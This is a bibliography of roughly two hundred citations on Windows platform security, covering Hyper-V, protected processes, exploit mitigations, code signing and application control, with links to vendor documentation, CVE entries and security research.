407. *Hypervisor Top-Level Functional Specification v6.0b* (2026-05-10). Microsoft. https://github.com/MicrosoftDocs/Virtualization-Documentation/raw/live/tlfs/Hypervisor%20Top%20Level%20Functional%20Specification%20v6.0b.pdf
408. Intel. *Intel 64 and IA-32 Architectures Software Developer's Manual*. https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html
409. AMD. *AMD64 Architecture Programmer's Manual Volume 2: System Programming*. https://www.amd.com/system/files/TechDocs/24593.pdf
410. David A. Hepkin, Arun U. Kishan. *US Patent 9,430,642 B2: Providing virtual secure mode with different virtual trust levels* (2016). Microsoft Technology Licensing, LLC. https://patents.google.com/patent/US9430642B2/en
411. John S. Robin, Cynthia E. Irvine. *Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor*. USENIX Security 2000. https://www.usenix.org/legacy/events/sec00/full_papers/robin/robin.pdf
412. Microsoft. *Hyper-V hits RTM*. Microsoft Community Hub. https://techcommunity.microsoft.com/blog/coreinfrastructureandsecurityblog/hyper-v-hits-rtm/333167
413. Samuel T. King, Peter M. Chen, Yi-Min Wang, Chad Verbowski, Helen J. Wang, Jacob R. Lorch. *SubVirt: Implementing malware with virtual machines* (2006). IEEE Symposium on Security and Privacy. https://web.eecs.umich.edu/~pmchen/papers/king06.pdf
414. *Blue Pill (software)* (2026-05-10). Wikipedia. https://en.wikipedia.org/wiki/Blue_Pill_(software)
415. *CVE-2009-1244 (CLOUDBURST: VMware SVGA display function)* (2026-05-10). NIST National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2009-1244
416. Joanna Rutkowska. *Introducing Qubes OS* (2010). Invisible Things Lab. https://blog.invisiblethings.org/2010/04/07/introducing-qubes-os.html
417. Microsoft. *Your free upgrade is here: Windows 10 launches with worldwide celebrations with fans, #UpgradeYourWorld and more*. https://blogs.microsoft.com/blog/2015/07/28/your-free-upgrade-is-here-windows-10-launches-with-worldwide-celebrations-with-fans-upgradeyourworld-and-more/

418. *CVE-2024-21407 (Windows Hyper-V Remote Code Execution / UAF)* (2026-05-10). NIST National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2024-21407
419. *Microsoft Hyper-V Bounty Program* (2026-05-10). Microsoft Security Response Center. https://www.microsoft.com/en-us/msrc/bounty-hyper-v
420. *Pwn2Own Berlin 2025: Day Three Results* (2025). Zero Day Initiative. https://www.zerodayinitiative.com/blog/2025/5/17/pwn2own-berlin-2025-day-three-results
421. *seL4 White Paper* (2026-05-10). seL4 Project. https://sel4.systems/About/seL4-whitepaper.pdf
422. *CVE-2021-28476 (Windows Hyper-V Remote Code Execution)* (2026-05-10). NIST National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2021-28476
423. *CVE-2025-21333 (Windows Hyper-V NT Kernel Integration VSP EoP)* (2026-05-10). NIST National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2025-21333
424. *CVE-2024-30092 (Windows Hyper-V Remote Code Execution)* (2026-05-10). NIST National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2024-30092
425. *CVE-2024-49117 (Windows Hyper-V Remote Code Execution)* (2026-05-10). NIST National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2024-49117
426. Bjorn Ruytenberg. *Thunderspy* (2020). https://thunderspy.io/
427. *Hyper-V* (2026-05-10). Wikipedia. https://en.wikipedia.org/wiki/Hyper-V
428. *Windows 10* (2026-05-10). Wikipedia. https://en.wikipedia.org/wiki/Windows_10
429. *Hypervisor* (2026-05-10). Wikipedia. https://en.wikipedia.org/wiki/Hypervisor
430. *Kernel Patch Protection* (2026-05-10). Wikipedia. https://en.wikipedia.org/wiki/Kernel_Patch_Protection
431. Alex Ionescu — *The Evolution of Protected Processes — Part 1: Pass-the-Hash Mitigations in Windows 8.1* (2013). https://www.alex-ionescu.com/?p=97
432. Alex Ionescu — *The Evolution of Protected Processes — Part 2: Exploit/Jailbreak Mitigations* (2013). https://www.alex-ionescu.com/?p=116
433. Alex Ionescu — *The Evolution of Protected Processes — Part 3* (2014). https://www.alex-ionescu.com/?p=146

434. itm4n — *Bypassing LSA Protection in Userland* (2021). https://blog.scrt.ch/2021/04/22/bypassing-lsa-protection-in-userland/
435. itm4n — *Ghost in the PPL Part 1: BYOVDLL* (2024). https://itm4n.github.io/ghost-in-the-ppl-part-1/
436. Microsoft Learn — *Configuring Additional LSA Protection* (2024). https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection
437. Microsoft Learn — *Microsoft Virus Initiative Criteria* (2024). https://learn.microsoft.com/en-us/microsoft-365/security/intelligence/virus-initiative-criteria
438. Benjamin Delpy — *mimikatz/modules/sekurlsa/kuhl_m_sekurlsa.c at commit fe4e98405589e96ed6de5e05ce3c872f8108c0a0* (2018). https://github.com/gentilkiwi/mimikatz/blob/fe4e98405589e96ed6de5e05ce3c872f8108c0a0/mimikatz/modules/sekurlsa/kuhl_m_sekurlsa.c
439. Microsoft Corporation — *Protected Processes in Windows Vista* (2006). https://download.microsoft.com/download/a/f/7/af7777e5-7dcd-4800-8a0a-b18336565f5b/process_vista.doc
440. James Forshaw — *Injecting Code into Windows Protected Processes Using COM — Part 1* (2018). https://googleprojectzero.blogspot.com/2018/10/injecting-code-into-windows-protected.html
441. Alex Ionescu — *Why Protected Processes Are A Bad Idea* (2007). https://www.alex-ionescu.com/?p=34
442. Mateusz "j00ru" Jurczyk — *CSRSS Win32k Reserved System Call List* (2012). https://j00ru.vexillium.org/?p=1393
443. IANA — *Private Enterprise Numbers (PEN) — entry 311 (Microsoft)* (2024). https://www.iana.org/assignments/enterprise-numbers/?q=311
444. oid-base.com (OID Repository) — *OID 1.3.6.1.4.1.311.10.3 — Microsoft Enhanced Key Usage (purpose)* (2024). https://oid-base.com/get/1.3.6.1.4.1.311.10.3
445. Microsoft Corporation — *Early Launch Anti-Malware Driver sample (Windows-driver-samples/security/elam)* (2024). https://github.com/microsoft/Windows-driver-samples/tree/main/security/elam
446. Microsoft Support — *Microsoft Security Advisory: Update to improve credentials protection and management — May 13, 2014 (KB2871997)* (2014). https://support.microsoft.com/en-US/security/microsoft-security-advisory-update-to-improve-credentials-protection-and-management-may-13-2014

447. Alex Ionescu, James Forshaw — *Unknown Known DLLs and other Code Integrity Trust Violations* (2018). https://recon.cx/2018/montreal/
448. James Forshaw — *Bypassing VirtualBox Process Hardening on Windows* (2017). https://googleprojectzero.blogspot.com/2017/08/bypassing-virtualbox-process-hardening.html
449. itm4n — *PPLdump (GitHub repository)* (2021). https://github.com/itm4n/PPLdump
450. Forrest Orr — *Malicious Memory Artifacts: Part I — DLL Hollowing* (2020). https://www.forrest-orr.net/post/malicious-memory-artifacts-part-i-dll-hollowing
451. Gabriel Landau — *PPLdump Is Dead. Long Live PPLdump!* (2023). https://i.blackhat.com/Asia-23/AS-23-Landau-PPLdump-Is-Dead-Long-Live-PPLdump.pdf
452. Gabriel Landau — *Inside Microsoft's Plan to Kill PPLFault* (2023). https://www.elastic.co/security-labs/inside-microsofts-plan-to-kill-pplfault
453. Gabriel Landau — *PPLFault (GitHub repository)* (2023). https://github.com/gabriellandau/PPLFault
454. k0shl — *Isolate Me from Sandbox — Explore Elevation of Privilege of CNG Key Isolation* (2023). https://whereisk0shl.top/post/isolate-me-from-sandbox-explore-elevation-of-privilege-of-cng-key-isolation
455. NIST — *CVE-2023-28229 — Windows CNG Key Isolation Service Elevation of Privilege* (2023). https://nvd.nist.gov/vuln/detail/CVE-2023-28229
456. NIST — *CVE-2023-36906 — Windows Cryptographic Information Disclosure* (2023). https://nvd.nist.gov/vuln/detail/CVE-2023-36906
457. Y3A — *CVE-2023-28229 PoC (GitHub repository)* (2023). https://github.com/Y3A/CVE-2023-28229
458. Microsoft Security Response Center — *Windows Security Servicing Criteria (Wayback archive)* (2023). https://web.archive.org/web/20230506125554/https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria
459. Mark Russinovich — *Process Explorer (Sysinternals)* (2026). https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer
460. Microsoft Learn — *NtQueryInformationProcess function (winternl.h)* (2024). https://learn.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntqueryinformationprocess

461. Wikipedia contributors. *Mimikatz*. https://en.wikipedia.org/wiki/Mimikatz. Accessed 2026-05-10. Mimikatz first-release date (May 2011); Benjamin Delpy attribution.
462. *__fastfail*. https://learn.microsoft.com/en-us/cpp/intrinsics/fastfail?view=msvc-170
463. *SetProcessMitigationPolicy function*. https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-setprocessmitigationpolicy
464. *PROCESS_MITIGATION_POLICY enum*. https://learn.microsoft.com/en-us/windows/win32/api/winnt/ne-winnt-process_mitigation_policy
465. Aleph One (Elias Levy) — *Smashing The Stack For Fun And Profit* (1996). http://phrack.org/issues/49/14.html
466. Alexander Peslyak (Solar Designer) — *Return-into-libc overflow exploit + non-exec stack patch* (1997). https://seclists.org/bugtraq/1997/Aug/63
467. Openwall Project — *Openwall Linux kernel patch README*. https://www.openwall.com/linux/README
468. *PaX PAGEEXEC design*. https://pax.grsecurity.net/docs/pageexec.txt
469. *AMD64 Architecture Programmer's Manual Volume 2: System Programming*. https://docs.amd.com/v/u/en-US/24593_3.44_APM_Vol2
470. *Return-oriented programming*. https://en.wikipedia.org/wiki/Return-oriented_programming
471. Michael Howard — *Address Space Layout Randomization in Windows Vista* (2006). https://learn.microsoft.com/en-us/archive/blogs/michael_howard/address-space-layout-randomization-in-windows-vista
472. Hovav Shacham — *The Geometry of Innocent Flesh on the Bone (PDF)* (2007). https://hovav.net/ucsd/dist/geometry.pdf
473. Hovav Shacham — *Return-Oriented Programming: Systems, Languages, and Applications* (2008). https://hovav.net/ucsd/talks/blackhat08.html
474. *Enhanced Mitigation Experience Toolkit*. https://en.wikipedia.org/wiki/Enhanced_Mitigation_Experience_Toolkit
475. Martín Abadi, Mihai Budiu, Úlfar Erlingsson, Jay Ligatti — *Control-Flow Integrity* (2005). https://www.microsoft.com/en-us/research/publication/control-flow-integrity/
476. Yunhai Zhang — *Bypass Control Flow Guard Comprehensively* (2015). https://github.com/tpn/pdfs/raw/master/Bypass%20Control%20Flow%20Guard%20Comprehensively%20-%20Slides%20(2015).pdf

477. *Control Flow Guard*. https://learn.microsoft.com/en-us/windows/win32/secbp/control-flow-guard
478. */guard (Enable Control Flow Guard)*. https://learn.microsoft.com/en-us/cpp/build/reference/guard-enable-control-flow-guard?view=msvc-170
479. */GUARD (Enable Guard Checks)*. https://learn.microsoft.com/en-us/cpp/build/reference/guard-enable-guard-checks?view=msvc-170
480. Felix Schuster, Thomas Tendyck, Christopher Liebchen, Lucas Davi, Ahmad-Reza Sadeghi, Thorsten Holz — *Counterfeit Object-oriented Programming* (2015). https://www.ieee-security.org/TC/SP2015/papers-archived/6949a745.pdf
481. David Weston — *Advancing Windows Security* (2019). https://github.com/dwizzzle/Presentations/raw/master/Bluehat%20Shanghai%20-%20Advancing%20Windows%20Security.pdf
482. Connor McGarr — *Examining Xtended Flow Guard (XFG)* (2020). https://connormcgarr.github.io/examining-xfg/
483. Connor McGarr — *Out Of Control: How KCFG and KCET Redefine Control Flow Integrity in the Windows Kernel* (2025). https://i.blackhat.com/BH-USA-25/Presentations/USA-25-McGarr-Out-Of-Control-KCFG-And-KCET.pdf
484. *Understanding Hardware-enforced Stack Protection (Wayback)* (2020). https://web.archive.org/web/20241119023959/https://techcommunity.microsoft.com/blog/windowsosplatform/understanding-hardware-enforced-stack-protection/1247815
485. */CETCOMPAT linker option*. https://learn.microsoft.com/en-us/cpp/build/reference/cetcompat?view=msvc-170
486. *PROCESS_MITIGATION_USER_SHADOW_STACK_POLICY*. https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-process_mitigation_user_shadow_stack_policy
487. Matt Miller — *Mitigating arbitrary native code execution in Microsoft Edge* (2017). https://blogs.windows.com/msedgedev/2017/02/23/mitigating-arbitrary-native-code-execution/
488. *PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY*. https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-process_mitigation_binary_signature_policy
489. *CVE-2013-3900 – WinVerifyTrust Signature Validation Vulnerability* (2013). https://nvd.nist.gov/vuln/detail/CVE-2013-3900

490. *PROCESS_MITIGATION_DYNAMIC_CODE_POLICY*. https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-process_mitigation_dynamic_code_policy
491. James Forshaw, Ivan Fratric — *Project Zero issue 42450607: Edge ACG OpenProcess race* (2018). https://project-zero.issues.chromium.org/issues/42450607
492. *Microsoft Edge Chakra - ACG OpenProcess Bypass (EDB 44467)* (2018). https://www.exploit-db.com/exploits/44467
493. Ivan Fratric — *Bypassing Mitigations by Attacking JIT Server in Microsoft Edge* (2018). https://projectzero.google/2018/05/bypassing-mitigations-by-attacking-jit.html
494. Crispin Cowan — *Strengthening the Microsoft Edge Sandbox* (2017). https://blogs.windows.com/msedgedev/2017/03/23/strengthening-microsoft-edge-sandbox/
495. *PROCESS_MITIGATION_IMAGE_LOAD_POLICY*. https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-process_mitigation_image_load_policy
496. James Forshaw — *Windows 10 Symbolic Link Mitigations* (2015). https://projectzero.google/2015/08/windows-10hh-symbolic-link-mitigations.html
497. *RedirectionGuard: Mitigating unsafe junction traversal in Windows* (2025). https://www.microsoft.com/en-us/msrc/blog/2025/06/redirectionguard-mitigating-unsafe-junction-traversal-in-windows/
498. *Exploit protection reference (Microsoft Defender)*. https://learn.microsoft.com/en-us/defender-endpoint/exploit-protection-reference
499. *PACIA, PACIA1716, PACIASP, PACIAZ, PACIZA — Pointer Authentication Code for Instruction address, using key A*. https://developer.arm.com/documentation/ddi0602/2025-12/Base-Instructions/PACIA--PACIA1716--PACIASP--PACIAZ--PACIZA--Pointer-Authentication-Code-for-Instruction-address--using-key-A-?lang=en
500. Apple Inc. — *Hardened Runtime*. https://developer.apple.com/documentation/security/hardened_runtime
501. Jonathan Corbet — *Forward-edge control-flow integrity for the kernel* (2022). https://lwn.net/Articles/898040/
502. *Control Flow Integrity (Clang)*. https://clang.llvm.org/docs/ControlFlowIntegrity.html
503. Samuel Gross — *The V8 Sandbox* (2024). https://v8.dev/blog/sandbox

504. Arm Ltd. — *Memory safety: Arm Memory Tagging Extension*. https://newsroom.arm.com/blog/memory-safety-arm-memory-tagging-extension
505. *Chakra JIT CFG Bypass* (2016). https://theori.io/blog/chakra-jit-cfg-bypass
506. Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, Zhenkai Liang — *Data-Oriented Programming: On the Expressiveness of Non-Control Data Attacks* (2016). https://huhong789.github.io/papers/hu:dop.pdf
507. Matt Miller — *Trends, challenges, and shifts in software vulnerability mitigation* (2019). https://github.com/microsoft/MSRC-Security-Research/raw/master/presentations/2019_02_BlueHatIL/2019_01%20-%20BlueHatIL%20-%20Trends%2C%20challenge%2C%20and%20shifts%20in%20software%20vulnerability%20mitigation.pdf
508. Catalin Cimpanu — *Microsoft: 70 percent of all security bugs are memory safety issues* (2019). https://www.zdnet.com/article/microsoft-70-percent-of-all-security-bugs-are-memory-safety-issues/
509. Adam Burch — *Using Rust in Windows* (2019). https://msrc.microsoft.com/blog/2019/11/using-rust-in-windows/
510. *Return Flow Guard*. https://xlab.tencent.com/en/2016/11/02/return-flow-guard/
511. Nicolas Falliere, Liam O Murchu, Eric Chien. W32.Stuxnet Dossier (Version 1.4). 2011. https://archive.org/download/w32_stuxnet_dossier/w32_stuxnet_dossier.pdf
512. Nicolas Falliere, Liam O Murchu, Eric Chien — *W32.Stuxnet Dossier, Version 1.4*, 2011. https://archive.org/details/w32_stuxnet_dossier
513. Microsoft Learn — *Authenticode Digital Signatures* (2024). https://learn.microsoft.com/en-us/windows-hardware/drivers/install/authenticode
514. App Control for Business. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/
515. Microsoft Defender SmartScreen overview. https://learn.microsoft.com/en-us/windows/security/operating-system-security/virus-and-threat-protection/microsoft-defender-smartscreen/
516. Microsoft Edge support for Microsoft Defender SmartScreen. https://learn.microsoft.com/en-us/deployedge/microsoft-edge-security-smartscreen
517. Select Types of Rules to Create. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/select-types-of-rules-to-create

518. Windows Authenticode Portable Executable Signature Format. 2008. https://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/Authenticode_PE.docx
519. Microsoft and VeriSign Provide First Technology for Secure Downloading of Software Over the Internet. 1996. https://news.microsoft.com/source/1996/08/07/microsoft-and-verisign-provide-first-technology-for-secure-downloading-of-software-over-the-internet/
520. Burt Kaliski. PKCS #7: Cryptographic Message Syntax Version 1.5 (RFC 2315). 1998. https://datatracker.ietf.org/doc/html/rfc2315
521. Russell Housley. Cryptographic Message Syntax (CMS) (RFC 5652). 2009. https://datatracker.ietf.org/doc/html/rfc5652
522. Ron Rivest, Adi Shamir, Leonard Adleman. A Method for Obtaining Digital Signatures and Public-Key Cryptosystems. 1978. https://people.csail.mit.edu/rivest/Rsapaper.pdf
523. Whitfield Diffie, Martin Hellman. New Directions in Cryptography. 1976. https://ee.stanford.edu/~hellman/publications/24.pdf
524. Microsoft Security Bulletin MS13-098. 2013. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2013/ms13-098
525. Catalog Files and Digital Signatures. https://learn.microsoft.com/en-us/windows-hardware/drivers/install/catalog-files
526. Driver Signing. https://learn.microsoft.com/en-us/windows-hardware/drivers/install/digital-signatures
527. Microsoft Security Advisory 2718704. 2012. https://docs.microsoft.com/en-us/security-updates/securityadvisories/2012/2718704
528. Marc Stevens. Counter-Cryptanalysis. 2013. https://link.springer.com/chapter/10.1007/978-3-642-40041-4_8
529. Alexander Sotirov, Marc Stevens, Jacob Appelbaum, Arjen Lenstra, David Molnar, Dag Arne Osvik, Benne de Weger. MD5 considered harmful today: Creating a rogue CA certificate. 2008. https://www.win.tue.nl/hashclash/rogue-ca/
530. Program Requirements – Microsoft Trusted Root Program. https://learn.microsoft.com/en-us/security/trusted-root/program-requirements

531. Minimum Requirements for the Issuance and Management of Publicly-Trusted Code Signing Certificates.
2016.
https://pkic.org/uploads/2016/09/Minimum-requirements-for-the-Issuance-and-Management-of-code-signing.pdf
532. CA/Browser Forum Code Signing Documents. https://cabforum.org/working-groups/code-signing/documents/
533. CA/Browser Forum Code Signing Certificate Working Group. https://cabforum.org/working-groups/code-signing/
534. Attestation Signing a Kernel Driver for Public Release. https://learn.microsoft.com/en-us/windows-hardware/drivers/dashboard/attestation-signing-a-kernel-driver-for-public-release
535. Driver Signing Offerings. https://learn.microsoft.com/en-us/windows-hardware/drivers/dashboard/driver-signing-offerings
536. Deprecation of Software Publisher Certificates and Commercial Release Certificates. https://learn.microsoft.com/en-us/windows-hardware/drivers/install/deprecation-of-software-publisher-certificates-and-commercial-release-certificates
537. *App Control for Business and AppLocker Overview*, 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/appcontrol-and-applocker-overview
538. Operation ShadowHammer. 2019. https://securelist.com/operation-shadowhammer/89992/
539. Bitwarden Statement on the Checkmarx Supply Chain Incident. 2026. https://community.bitwarden.com/t/bitwarden-statement-on-checkmarx-supply-chain-incident/96127
540. Bitwarden CLI Compromised in Ongoing npm Supply-Chain Campaign. 2026. https://thehackernews.com/2026/04/bitwarden-cli-compromised-in-ongoing.html
541. Bitwarden CLI Hijacked on npm: Bun-Staged Credential Stealer. 2026. https://www.stepsecurity.io/blog/bitwarden-cli-hijacked-on-npm-bun-staged-credential-stealer-targets-developers-github-actions-and-ai-tools
542. CryptCATAdminCalcHashFromFileHandle
function. https://learn.microsoft.com/en-us/windows/win32/api/mscat/nf-mscat-cryptcatadmincalchashfromfilehandle

543. Deploy Catalog Files to Support App Control for Business. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/deployment/deploy-catalog-files-to-support-appcontrol
544. Carlisle Adams, Pat Cain, Denis Pinkas, Robert Zuccherato. Internet X.509 Public Key Infrastructure Time-Stamp Protocol (TSP) (RFC 3161). 2001. https://datatracker.ietf.org/doc/html/rfc3161
545. WinVerifyTrust function. https://learn.microsoft.com/en-us/windows/win32/api/wintrust/nf-wintrust-winverifytrust
546. App Control for Business Event ID Explanations. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/operations/event-id-explanations
547. Use Code Signing for Better Control and Protection. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/deployment/use-code-signing-for-better-control-and-protection
548. Protecting Against Malware in macOS. https://support.apple.com/guide/security/protecting-against-malware-sec469d47bd8/web
549. Linux Integrity Subsystem. https://sourceforge.net/p/linux-ima/wiki/Home/
550. APK Signature Scheme v3. https://source.android.com/docs/security/features/apksigning/v3
551. Sigstore Overview. https://docs.sigstore.dev/about/overview/
552. Signing Blobs with Cosign. https://docs.sigstore.dev/cosign/signing/signing_with_blobs/
553. sigstore/rekor (GitHub). https://github.com/sigstore/rekor
554. Doowon Kim, Bum Jun Kwon, Tudor Dumitraș. Certified Malware: Measuring Breaches of Trust in the Windows Code-Signing PKI. 2017. https://users.umiacs.umd.edu/~tdumitra/papers/CCS-2017.pdf
555. David McGrew, Michael Curcio, Scott Fluhrer. Leighton-Micali Hash-Based Signatures (RFC 8554). 2019. https://datatracker.ietf.org/doc/html/rfc8554
556. Russ Housley. Use of Edwards-Curve Digital Signature Algorithm (EdDSA) Signatures in the Cryptographic Message Syntax (CMS) (RFC 8419). 2018. https://datatracker.ietf.org/doc/html/rfc8419
557. Internet Explorer 3. https://en.wikipedia.org/wiki/Internet_Explorer_3
558. Code signing. https://en.wikipedia.org/wiki/Code_signing
559. Stuxnet. https://en.wikipedia.org/wiki/Stuxnet

560. Flame (malware). https://en.wikipedia.org/wiki/Flame_(malware)
561. Wikipedia contributors. *Windows Vista*. https://en.wikipedia.org/wiki/Windows_Vista. Accessed 2026-05-10. Vista released to manufacturing November 8, 2006; general availability January 30, 2007; first release with UAC, MIC, and IE Protected Mode.
562. *AppLocker Architecture and Components*, 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/applocker/applocker-architecture-and-components
563. *Applications that can bypass App Control and how to block them*, 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/applications-that-can-bypass-appcontrol
564. Oddvar Moe — *UltimateAppLockerByPassList*, 2024. https://github.com/api0cradle/UltimateAppLockerByPassList
565. Jimmy Bayne — *UltimateWDACBypassList*, 2024. https://github.com/bohops/UltimateWDACBypassList
566. Microsoft Security Team — *Introducing Windows Defender Application Control*, 2017. https://www.microsoft.com/en-us/security/blog/2017/10/23/introducing-windows-defender-application-control/
567. *CERT Advisory CA-2000-04 Love Letter Worm*, 2000. https://web.archive.org/web/20140109062734/http://www.cert.org:80/advisories/CA-2000-04.html
568. *CERT Advisory CA-2001-19 "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL*, 2001. https://web.archive.org/web/20131209034953/http://www.cert.org/advisories/CA-2001-19.html
569. *CERT Advisory CA-2001-26 Nimda Worm*, 2001. https://web.archive.org/web/20131105111012/http://www.cert.org/advisories/CA-2001-26.html
570. John Lambert — *Software Restriction Policies in Windows XP*, 2002. https://www.virusbulletin.com/uploads/pdf/conference/vb2002/johnlambert_vb2002.pdf
571. *What Is AppLocker? (archived TechNet)*, 2024. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/ee424367(v=ws.11)
572. *Windows 7 Lifecycle*, 2026. https://learn.microsoft.com/en-us/lifecycle/products/windows-7
573. *Windows Server 2008 R2 Lifecycle*, 2026. https://learn.microsoft.com/en-us/lifecycle/products/windows-server-2008-r2

574. *Working with AppLocker Rules*, 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/applocker/working-with-applocker-rules
575. *App Control feature availability*, 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/feature-availability
576. Aaron Margosis — *AaronLocker GitHub repository*, 2024. https://github.com/microsoft/AaronLocker
577. Oddvar Moe — *AppLocker Case Study: How insecure is it really? Part 1*, 2017. https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/
578. Oddvar Moe — *AppLocker — Case study: How insecure is it really? – Part 2*, 2017. https://oddvar.moe/2017/12/21/applocker-case-study-how-insecure-is-it-really-part-2/
579. *Device protection in Windows Security*, 2026. https://support.microsoft.com/windows/device-protection-in-windows-security-afa11526-de57-b1c5-599f-3a4c6a61c5e2
580. *Windows 11 Enterprise and Education Lifecycle*, 2026. https://learn.microsoft.com/en-us/lifecycle/products/windows-11-enterprise-and-education
581. *Windows Server 2025 Lifecycle*, 2026. https://learn.microsoft.com/en-us/lifecycle/products/windows-server-2025
582. *Issue 411: Naming change to App Control for Business*, 2024. https://github.com/MicrosoftDocs/WDAC-Toolkit/issues/411
583. *PsSetLoadImageNotifyRoutine kernel API*, 2026. https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-pssetloadimagenotifyroutine
584. *PsLookupProcessByProcessId kernel API*, 2026. https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-pslookupprocessbyprocessid
585. Aaron Margosis — *AaronLocker Create-Policies.ps1*, 2024. https://raw.githubusercontent.com/microsoft/AaronLocker/main/AaronLocker/Create-Policies.ps1
586. *Configure authorized apps deployed with a managed installer*, 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/configure-authorized-apps-deployed-with-a-managed-installer

587. *Use App Control with the Intelligent Security Graph*, 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/use-appcontrol-with-intelligent-security-graph
588. *App Control for Business policy wizard*, 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/appcontrol-wizard
589. *April 9 2024 KB5036893 (OS Builds 22621.3447 and 22631.3447)*, 2024. https://support.microsoft.com/en-us/topic/april-9-2024-kb5036893-os-builds-22621-3447-and-22631-3447-a674a67b-85f5-4a40-8d74-5f8af8ead5bb
590. *April 9 2024 KB5036892 (OS Builds 19044.4291 and 19045.4291)*, 2024. https://support.microsoft.com/en-us/topic/april-9-2024-kb5036892-os-builds-19044-4291-and-19045-4291-expired-cb5d2d42-6b10-48f7-829a-be7d416a811b
591. *Deploy multiple App Control policies*, 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/deploy-multiple-appcontrol-policies
592. *LOLBAS Project*, 2026. https://lolbas-project.github.io/
593. Matt Graeber — *WinDbg / CDB shellcode runner (Wayback preservation)*, 2016. https://web.archive.org/web/2019/http://www.exploit-monday.com/2016/08/windbg-cdb-shellcode-runner.html
594. Casey Smith — *Application Whitelisting Bypass: csi.exe (Wayback)*, 2016. https://web.archive.org/web/20161008143428/http://subt0x10.blogspot.com/2016/09/application-whitelisting-bypass-csiexe.html
595. Matt Nelson — *Bypassing Application Whitelisting by using dnx.exe*, 2016. https://enigma0x3.net/2016/11/17/bypassing-application-whitelisting-by-using-dnx-exe/
596. James Forshaw — *DG on Windows 10 S: Executing Arbitrary Code*, 2017. https://www.tiraniddo.dev/2017/07/dg-on-windows-10-s-executing-arbitrary.html
597. Jimmy Bayne — *DotNet Core: A Vector For AWL Bypass and Defense Evasion*, 2019. https://bohops.com/2019/08/19/dotnet-core-a-vector-for-awl-bypass-defense-evasion/
598. Peter Upfold — *Word hangs on saving: App Control for Business and webclnt.dll*, 2024. https://peter.upfold.org.uk/blog/2024/07/28/word-hangs-on-saving-app-control-for-business-and-webclnt-dll/

599. *Smart App Control overview*, 2026. https://learn.microsoft.com/en-us/windows/apps/develop/smart-app-control/overview
600. *Smart App Control: Frequently Asked Questions*, 2026. https://support.microsoft.com/en-us/windows/smart-app-control-frequently-asked-questions-285ea03d-fa88-4d56-882e-6698afdb7003
601. *App Control script enforcement*, 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/script-enforcement
602. *ApplicationControl CSP*, 2026. https://learn.microsoft.com/en-us/windows/client-management/mdm/applicationcontrol-csp
603. *App Control for Business policy in Intune*, 2026. https://learn.microsoft.com/en-us/intune/intune-service/protect/endpoint-security-app-control-policy
604. *Announcing App Control for Business (aka WDAC) with OSConfig*, 2024. https://techcommunity.microsoft.com/discussions/windowsserverinsiders/announcing-app-control-for-business-aka-wdac-with-osconfig/4268618
605. Microsoft Learn — *Deprecated features for Windows client (NTLM row).* https://learn.microsoft.com/en-us/windows/whats-new/deprecated-features
606. *October 8 2024 KB5044288 (OS Build 25398.1189)*, 2024. https://support.microsoft.com/en-us/topic/october-8-2024-kb5044288-os-build-25398-1189-07468931-d90b-4566-9865-f435fe4c3ea8
607. *Implementing application control (ACSC)*, 2026. https://www.cyber.gov.au/business-government/protecting-devices-systems/hardening-systems-applications/system-hardening/implementing-application-control
608. Souppaya, Scarfone — *NIST SP 800-167: Guide to Application Whitelisting*, 2015. https://csrc.nist.gov/publications/detail/sp/800-167/final
609. Mark Russinovich — *AccessChk Sysinternals*, 2022. https://learn.microsoft.com/en-us/sysinternals/downloads/accesschk
610. *Policy Configuration Agent in Microsoft Intune*, 2026. https://learn.microsoft.com/en-us/intune/copilot/agents/policy-configuration-agent
611. *Manage the Policy Configuration Agent in Microsoft Intune*, 2026. https://learn.microsoft.com/en-us/intune/copilot/agents/manage-policy-configuration-agent
